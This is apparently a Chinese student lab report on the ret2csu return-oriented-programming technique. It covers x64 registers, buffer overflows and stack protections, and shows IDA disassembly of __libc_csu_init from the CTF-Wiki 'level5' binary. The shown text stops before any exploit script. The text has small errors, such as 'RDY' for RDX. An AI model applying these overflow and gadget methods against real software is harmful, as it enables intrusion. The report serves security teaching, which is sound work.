

软件与系统安全-实验二

Ret2CSU

1. 前置知识

1.1 X64寄存器 (引用自知乎)

寄存器实际上只是存储数据的地方，只不过它集成在CPU里，访问寄存器的速度比访问内存更快。如果把你自己看成是CPU，那么门口的信箱可以看作是寄存器，一公里之外的快递接受点可以认为是内存，更远的仓库则可以认为是硬盘。虽然都是存储数据，但是因为访问速度的不同，决定了它们有不同的功能。


windows x64寄存器命名规则

- 前缀R
表示64位寄存器。例如RAX。
- 前缀E
表示32位寄存器。例如EAX
- 后缀L
表示寄存器的低8位
- 后缀H
表示寄存器的9~16位

特殊功能寄存器

RAX


accumulator register，累加寄存器，通常用于存储函数的返回值。其实也可以用于存储其他值，只是通过RAX存储函数返回值属于惯例。



可以看到这个寄存器分为8个字节。RAX是64位寄存器的称呼，但是这个寄存器是可以拆分的。例如我们操作EAX，就是在对RAX的低32位进行操作。同样以此类推，AX表示RAX的低16位，AH表示RAX低16位中的高8位，AL表示RAX低16位中的低8位。除了RIP之外，其余的寄存器都可以做类似的拆分。


RBX

base register，基址寄存器，一般用于访问内存的基址。




RDY

data register, 数据寄存器。



RCX

counter register, 计数寄存器。一般用于循环计数。




RSI

source index, 源变址寄存器, 字符串运算时常应用于源指针。




RDI

destination index，目标变址寄存器，字符串运算时常用于目标指针。




RSP

stack pointer，栈指针寄存器，正常情况下存放栈顶地址，如果用于其他事务，使用完成之后需要恢复原先的数据。



RBP

base pointer，基址寄存器，正常情况用于访问栈底地址。与RBP类似，如果用于其他事务，使用完成之后需要恢复原先的数据。




RIP

instruction pointer，指令指针。只读，且不可拆分。指向下一条需要执行的指令地址。



普通寄存器R8 ~ R15

R8, R9, R10, ..., R15属于普通寄存器，一般是可以任意使用，不指定特定用途。支持拆分，但是拆分的寄存器在命名规则上与特殊功能寄存器有所不同。32位拆分寄存器以 D 作为后缀(DWORD)，16位寄存器以 W 作为后缀(WORD)，8位则以 B 作为后缀(BYTE)。



其中rdi, rsi, rdx, rcx, r8, r9便用来传递函数的前六个参数，如多于六个，便在放到栈里。

1.2 __libc_csu_init

一般的程序都会调用libc中的函数，而此函数便是来将libc初始化的，故此函数几乎是每一个程序所必备的，我们先来看一下这个函数(当然，不同版本的这个函数有一定的区别)。我这个就跟CTF-Wiki中给出的就不一样。

```

1  .text:00000000004005A0          ; void
2  .text:00000000004005A0          public __libc_csu_init
3  .text:00000000004005A0          __libc_csu_init proc near
4                                     ; DATA XREF: _start+16↑o
5  .text:00000000004005A0          var_30= qword ptr -30h
6  .text:00000000004005A0          var_28= qword ptr -28h
7  .text:00000000004005A0          var_20= qword ptr -20h
8  .text:00000000004005A0          var_18= qword ptr -18h
9  .text:00000000004005A0          var_10= qword ptr -10h
10 .text:00000000004005A0          var_8= qword ptr -8
11 .text:00000000004005A0          ; __unwind {
12 .text:00000000004005A0          mov     [rsp+var_28], rbp
13 .text:00000000004005A0          mov     [rsp+var_20], r12
14 .text:00000000004005A5          lea     rbp, cs:600E24h
15 .text:00000000004005AA          lea     r12, cs:600E24h
16 .text:00000000004005B1          mov     [rsp+var_18], r13
17 .text:00000000004005B8          mov     [rsp+var_10], r14
18 .text:00000000004005BD          mov     [rsp+var_8], r15
19 .text:00000000004005C2          mov     [rsp+var_30], rbx
20 .text:00000000004005C7          sub     rsp, 38h
21 .text:00000000004005CC          sub     rbp, r12
22 .text:00000000004005D0          mov     r13d, edi
23 .text:00000000004005D3          mov     r14, rsi
24 .text:00000000004005D6          sar     rbp, 3
25 .text:00000000004005D9          mov     r15, rdx
26 .text:00000000004005DD          call    __init_proc
27 .text:00000000004005E0          test    rbp, rbp
28 .text:00000000004005E0          jz      short loc_400606
29 .text:00000000004005E5          xor     ebx, ebx
30 .text:00000000004005E8          nop     dword ptr
31 .text:00000000004005E8          [rax+00h]
32 .text:00000000004005EA          loc_4005F0:
33 .text:00000000004005EC          mov     rdx, r15
34 .text:00000000004005EC          mov     rsi, r14
35 .text:00000000004005F0          mov     edi, r13d
36 .text:00000000004005F0          ; CODE XREF: __libc_csu_init+64↓j
37 .text:00000000004005F0          mov     rdx, r15
38 .text:00000000004005F3          mov     rsi, r14
39 .text:00000000004005F6          mov     edi, r13d

```

```

40 .text:00000000004005F9 41 FF 14 DC      call    qword ptr
    [r12+rbx*8]
41 .text:00000000004005F9
42 .text:00000000004005FD 48 83 C3 01      add     rbx, 1
43 .text:0000000000400601 48 39 EB      cmp     rbx, rbp
44 .text:0000000000400604 75 EA      jnz     short loc_4005F0
45 .text:0000000000400604
46 .text:0000000000400606
47 .text:0000000000400606      loc_400606:
    ; CODE XREF: __libc_csu_init+48↑j
48 .text:0000000000400606 48 8B 5C 24 08      mov     rbx,
    [rsp+38h+var_30]
49 .text:000000000040060B 48 8B 6C 24 10      mov     rbp,
    [rsp+38h+var_28]
50 .text:0000000000400610 4C 8B 64 24 18      mov     r12,
    [rsp+38h+var_20]
51 .text:0000000000400615 4C 8B 6C 24 20      mov     r13,
    [rsp+38h+var_18]
52 .text:000000000040061A 4C 8B 74 24 28      mov     r14,
    [rsp+38h+var_10]
53 .text:000000000040061F 4C 8B 7C 24 30      mov     r15,
    [rsp+38h+var_8]
54 .text:0000000000400624 48 83 C4 38      add     rsp, 38h
55 .text:0000000000400628 C3      retn
56 .text:0000000000400628      ; } // starts at 4005A0
57 .text:0000000000400628
58 .text:0000000000400628      __libc_csu_init endp

```

我们在构造ROP链的时候，往往会用到能够给寄存器赋值的gadget，形如pop|ret。但是大多数时候，我们很难找到每一个寄存器对应的 gadgets，而有意思的是，__libc_csu_init函数内毫无疑问也存在这样的gadget，我们称之为通用gadget，这个函数是用来对 libc 进行初始化操作的，而一般的程序都会调用 libc 函数，所以这个函数一定会存在，于是一种利用该通用gadget来构造ROP的方法便诞生了，名为ret2csu。

2.缓冲区溢出

缓冲区溢出攻击是一种常见的计算机安全漏洞，也是黑客攻击中最常用的攻击手段之一。它利用程序中的缓冲区未能正确检查输入数据的长度或者没有正确限制输入数据的范围，从而导致输入数据超过了预先分配的内存空间，覆盖了相邻的内存区域，进而导致程序崩溃或者运行不正常，同时还可能会被黑客利用，执行恶意代码，控制系统等。

缓冲区溢出攻击通常发生在输入数据被复制到程序内存区域时，攻击者通常会通过输入大量数据来覆盖缓冲区以及相邻的内存区域。攻击者可以利用这种漏洞来执行以下一些行动：

- 1.执行恶意代码：攻击者可以利用溢出的缓冲区来执行他们自己的代码，例如病毒、蠕虫或其他恶意软件。
- 2.修改程序行为：攻击者可以利用溢出的缓冲区来修改程序的行为，例如改变程序跳转地址，从而使程序执行不正常的行为。
- 3.窃取敏感信息：攻击者可以利用缓冲区溢出来窃取程序中存储的敏感信息，例如密码、信用卡号码等。

为了避免缓冲区溢出攻击，程序员应该遵循安全的编程标准和最佳实践，例如对输入数据进行正确的验证和过滤，对输入数据的长度和范围进行限制，使用安全的库和函数等。此外，操作系统也提供了一些保护机制，例如堆栈保护、数据执行保护等，来防止缓冲区溢出攻击。

2.1 缓冲区概念

缓冲区是计算机系统中用于存储临时数据的一段内存空间，也称为缓存区、缓存器、临时存储区等。在程序运行过程中，缓冲区通常用来存储输入/输出数据、网络数据包、图形图像、音频和视频数据等。缓冲区一般有固定大小，并且有一个指针用于指向当前可用的空间，这个指针通常被称为缓冲区指针或者读写指针。

缓冲区有许多不同类型，包括字符缓冲区、二进制缓冲区、输入缓冲区和输出缓冲区等。字符缓冲区通常用于存储文本数据，二进制缓冲区通常用于存储二进制数据，如图像或音频数据。输入缓冲区用于存储从输入设备读取的数据，输出缓冲区用于存储将要写入输出设备的数据。

缓冲区的使用可以提高程序的性能，因为它可以减少程序对外部设备的访问次数。例如，当从磁盘读取大量数据时，将这些数据存储在缓冲区中可以减少读取磁盘的次数，从而提高程序的性能。此外，缓冲区还可以用于解决不同组件之间速度不匹配的问题，例如计算机内存和磁盘之间的速度差异。

进程使用的内存可以按照不同的功能进行划分，一般可以分为以下几个部分：

- 代码段 (Text Segment)：也称为只读区，存储了可执行程序的代码段。通常情况下，这部分内存是只读的，因为程序运行时不允许修改代码段中的内容。
- 数据段 (Data Segment)：存储程序中的全局变量和静态变量，包括已初始化的和未初始化的变量。这部分内存是可读写的，但通常只能在程序运行时修改其已初始化的变量值。
- 堆 (Heap)：存储程序中动态分配的内存，通常由程序员手动进行管理。在堆中分配的内存需要程序员自己释放，否则会出现内存泄漏的问题。
- 栈 (Stack)：存储函数调用时的参数、返回地址、局部变量等信息。栈的大小在程序运行时是动态变化的，通常由操作系统自动管理。

除了这些内存区域外，还有一些其他的内存区域，例如内核空间、共享库、动态链接器等。内核空间是操作系统内核的内存空间，是进程无法直接访问的。共享库是一些程序可共享的代码和数据，可以减少程序的内存使用。动态链接器用于动态加载和链接共享库，并将它们映射到进程的内存空间中。

进程使用的内存不同的操作系统和编程语言中可能存在一些差异，但大多数情况下，都会按照以上的方式进行划分。

ESP、EBP 和 EIP 是 x86 架构 CPU 中的三个寄存器，它们的作用分别如下：

- ESP (Extended Stack Pointer)：堆栈指针寄存器，用于指向当前进程栈顶的地址。在程序执行过程中，ESP 会不断地向下移动，以便为新的函数调用和局部变量分配内存空间。ESP 寄存器在进程切换时需要保存和恢复。
- EBP (Extended Base Pointer)：基址指针寄存器，用于指向当前函数堆栈帧的底部。在函数调用过程中，EBP 会被设置为函数栈帧的底部地址，以便访问函数的参数和局部变量。EBP 寄存器通常用于调试和异常处理，也可以用于实现高级调用约定，如 `stdcall` 和 `cdecl`。
- EIP (Extended Instruction Pointer)：指令指针寄存器，用于指向当前正在执行的指令的地址。当 CPU 执行完一条指令时，EIP 会自动增加，以便指向下一条要执行的指令。EIP 寄存器在程序跳转时需要更新。

这三个寄存器都是 x86 架构 CPU 中比较重要的寄存器，它们对于函数调用、栈的管理和指令执行等方面都起到了至关重要的作用。在程序开发和调试中，对于这三个寄存器的理解和运用是非常重要的。

Linux 程序的装载和运行过程可以分为以下几个步骤：

1. Shell 解析命令行参数，并将可执行文件加载到内存中。Linux 可以支持多种可执行文件格式，如 ELF、a.out 等。一般来说，Linux 默认使用 ELF (Executable and Linkable Format) 格式。
2. 内核通过系统调用 `execve()` 调用启动一个新的进程。`execve()` 会创建一个新的进程地址空间，并将可执行文件中的代码和数据复制到该地址空间中。
3. 进程地址空间的布局包括代码段、数据段、堆、栈和动态链接库等区域。代码段和数据段是可执行文件中的代码和数据部分，它们被映射到进程地址空间中，使得进程能够访问它们。堆和栈是在程序运行时动态分配的内存空间，由 C 库函数 `malloc()` 和 `free()` 进行管理。动态链接库是在运行时动态加载的共享库，它们也被映射到进程地址空间中。
4. 在可执行文件中，每个函数和全局变量都被赋予一个相对地址。在运行时，链接器将这些相对地址转换为绝对地址。为此，链接器需要读取目标文件和动态链接库中的符号表，并根据它们进行符号重定位。此过程通过调用动态链接器实现。在 Linux 中，动态链接器的名称为 `ld.so`。
5. 进程开始执行，从可执行文件的入口点开始执行程序。在运行过程中，程序可能会调用一些系统调用，如文件 I/O、进程管理等。系统调用通常需要切换到内核态执行，并在执行完后返回用户态。操作系统为每个进程维护了一些状态信息，如进程 ID、进程状态等

2.2 缓冲区攻击的原理

覆盖栈上的返回地址：在调用函数时，返回地址被压入栈中，以便函数执行完后可以返回到原始调用点。攻击者可以向缓冲区中输入过长的数据，从而覆盖了返回地址。当函数返回时，程序会跳转到攻击者指定的地址，而不是原始调用点。

覆盖栈上的局部变量和参数：在栈上的局部变量和参数的内存空间通常是连续分配的。如果攻击者可以向缓冲区输入大量数据，就可以溢出局部变量和参数的内存空间，并向后覆盖其他数据。

注入恶意代码：攻击者可以在缓冲区中输入一段指令序列，然后覆盖返回地址，使程序跳转到恶意代码的起始地址。通过这种方式，攻击者可以执行任意代码，例如获取系统权限、窃取敏感信息等。

缓冲区溢出攻击按照攻击后果的严重程度可分为导致程序崩溃(多数情况下会导致拒绝服务攻击)和获得系统控制权限两种。

通常，缓冲区溢出攻击都是按照如下步骤进行：

1. 注入攻击代码；
2. 跳转到攻击代码；
3. 执行攻击代码。

2.3 不安全的函数引发的危险

例如 `strcpy()`、`gets()` 等。我们以 `strcpy()` 函数为例：


`strcpy()` Source code:

```
1  #include <string.h>
2  /* Copy SRC to DEST. */
3  char *strcpy (char *dest, const char *src)
4  {
5      char c;
6      char *s = (char *) src;
7      const ptrdiff_t off = dest - s - 1;
8
9      do
10     {
11         c = *s++;
12         s[off] = c;
13     }
14     while (c != '\0');
```


```
15 |  
16 |     return dest;  
17 | }
```

为什么strcpy()会产生内存泄漏的问题的问题：

如果我们定义了一个临时变量char buffer[64]，此时向里面strcpy超过64时，就会出现问題，当字符过长时会像高地址覆盖。



其实我们可以对这些所谓的垃圾数据进行布局。



此时函数的返回地址被我们覆盖成了Jmp esp

2.4 缓冲区溢出保护措施

数据执行保护DEP术语是微软公司提出来的，数据执行保护（DEP）是一种计算机安全技术，旨在防止恶意软件攻击利用内存中的漏洞来运行代码。DEP可防止攻击者在受感染的计算机上执行恶意代码，从而保护计算机免受病毒、木马和其他恶意软件的攻击。DEP技术的基本原理是将内存区域标记为不可执行，从而防止代码在这些区域内运行。如果恶意软件试图利用这些区域运行代码，操作系统将立即终止该操作并向用户发出警告。

在window XP操作系统开始支持该安全特性。DEP特性需要硬件页表机制来提供支持。X86 32位架构页表上没有NX(不可执行)位，只有X86 64位才支持NX位。所以Window XP和Window 2003在64位CPU直接使用硬件的NX位来实现；而32位系统上则使用软件模拟方式去实现。

Linux在X86 32位CPU没有提供软件的DEP机制，在64位CPU则利用NX位来实现DEP（当前Linux很少将该特性说成DEP）。

DEP就是将非代码段的地址空间设置成不可执行属性，一旦系统从这些地址空间进行取指令时，CPU就是报内存违例异常，进而杀死进程。栈空间也被操作系统设置了不可执行属性，因此注入的Shellcode就无法执行了。

所以我们可以采用其他方式进行处理，比如ret2libc或者我所做的本次实验ret2csu，ret2csu也需要使用到ret2libc，所以只展示第二个


Linux系统中对应用程序的保护分为三个方面：

- SSP(Stack-Smashing Protectot): 堆栈防溢出保护，它会在每个函数的栈帧底部添加一个随机字节，每次函数将要返回时，都会这个随机字节进行验证，如果这个随机字节被篡改，则说明该栈帧发生数据溢出，报出异常，程序终止。
- 使栈不可执行（non-executable stack）是一种计算机安全上的配置，它通常被用于保护程序免受栈溢出漏洞的攻击。在这种配置下，栈被标记为不可执行区域，这意味着程序不能在栈中执行代码。这种配置可以防止攻击者利用栈溢出漏洞将恶意代码注入到栈中并执行。
- ASLR(Address Space Layout Randomization): 地址空间随机化，在每次程序加载运行的时候，堆栈数据的定位都会进行随机化处理。由于每次程序运行时堆栈地址都会发生变化，所以无疑给溢出利用增加了很大的难度。

3.实验过程：

我们采用Ctf-Wik示例中的以蒸米的一步一步学 ROP 之 linux_x64 篇中 level5 为例。


首先我们打开IDA反汇编level5，然后依次寻找函数F5反编译，直到找到了



The screenshot shows the IDA Pro interface. On the left, the 'Symbols' window lists several functions: `_init_proc`, `sub_400420`, `_write`, `_read`, `__libc_start_main`, and `_start`. The `_write` function is highlighted. On the right, the disassembly of the `vulnerable_function` is shown. It consists of six lines: `1 size_t vulnerable_function()`, `2 {`, `3 char buf[128]; // [rsp+0h] [rbp-80h] BYREF`, `4`, `5 return read(0, buf, 0x200uLL);`, and `6 }`. The line `5` is highlighted with a blue circle.

我们可以看到，程序中vulnerable_function()中有一个栈溢出。除此之外也没有找到System函数的调用，和/bin/sh /bin/bash等关键字串。

然后我们检查一下程序安全保护：



无 Canary 保护，但是设置了NX位，栈不可执行，栈上的数据程序只认为是数据，如果去执行的话会发生错误。即栈上的数据不可以被当作代码执行。

我们使用IDA查看level5文件的__libc_csu_init()函数：

```
; void __libc_csu_init(void)
public __libc_csu_init
__libc_csu_init proc near

var_30= qword ptr -30h
var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8

; __unwind {
mov     [rsp+var_28], rbp
mov     [rsp+var_20], r12
lea     rbp, cs:600E24h
lea     r12, cs:600E24h
mov     [rsp+var_18], r13
mov     [rsp+var_10], r14
mov     [rsp+var_8], r15
mov     [rsp+var_30], rbx
sub     rsp, 38h
sub     rbp, r12
mov     r13d, edi
mov     r14, rsi
sar     rbp, 3
mov     r15, rdx
call    _init_proc
test    rbp, rbp
jz      short loc_400606
```

```
xor     ebx, ebx
nop     dword ptr [rax+00h]
```

```
loc_4005F0:
mov     rdx, r15
mov     rsi, r14
mov     edi, r13d
call    qword ptr [r12+rbx*8]
add     rbx, 1
cmp     rbx, rbp
jnz     short loc_4005F0
```

```
loc_400606:
```

```

mov     rbx, [rsp+38h+var_30]
mov     rbp, [rsp+38h+var_28]
mov     r12, [rsp+38h+var_20]
mov     r13, [rsp+38h+var_18]
mov     r14, [rsp+38h+var_10]
mov     r15, [rsp+38h+var_8]
add     rsp, 38h
retn
; } // starts at 4005A0
__libc_csu_init endp

```

其中比较重要的部分：

```

loc_400606:
mov     rbx, [rsp+38h+var_30]
mov     rbp, [rsp+38h+var_28]
mov     r12, [rsp+38h+var_20]
mov     r13, [rsp+38h+var_18]
mov     r14, [rsp+38h+var_10]
mov     r15, [rsp+38h+var_8]
add     rsp, 38h
retn
; } // starts at 4005A0
__libc_csu_init endp

```

我们可以用栈溢出来给rbx、rbp、r12、r13、r14、r15写上我们所需要的数据，再用ret返回我们所希望的地址。

rsp，正常情况下存放栈顶地址，如果用于其他事务，使用完成之后需要恢复原先的数据。这里因为时sp指针偏移实现的，所以我们要知道var_30等具体为多少，这决定了我们要在rsp+38h+var_30之前填充多少意义不明的数据。我看IDA的反汇编就很奇怪，如果用objdump的话就会很清晰。

IDA:


| | | |
|----|---------------------------------------|-------------------------|
| 1 | .text:0000000000400606 | loc_400606: |
| | ; CODE XREF: __libc_csu_init+481j | |
| 2 | .text:0000000000400606 48 8B 5C 24 08 | mov rbx, |
| | [rsp+38h+var_30] | |
| 3 | .text:000000000040060B 48 8B 6C 24 10 | mov rbp, |
| | [rsp+38h+var_28] | |
| 4 | .text:0000000000400610 4C 8B 64 24 18 | mov r12, |
| | [rsp+38h+var_20] | |
| 5 | .text:0000000000400615 4C 8B 6C 24 20 | mov r13, |
| | [rsp+38h+var_18] | |
| 6 | .text:000000000040061A 4C 8B 74 24 28 | mov r14, |
| | [rsp+38h+var_10] | |
| 7 | .text:000000000040061F 4C 8B 7C 24 30 | mov r15, |
| | [rsp+38h+var_8] | |
| 8 | .text:0000000000400624 48 83 C4 38 | add rsp, 38h |
| 9 | .text:0000000000400628 C3 | retn |
| 10 | .text:0000000000400628 | ; } // starts at 4005A0 |

objdump

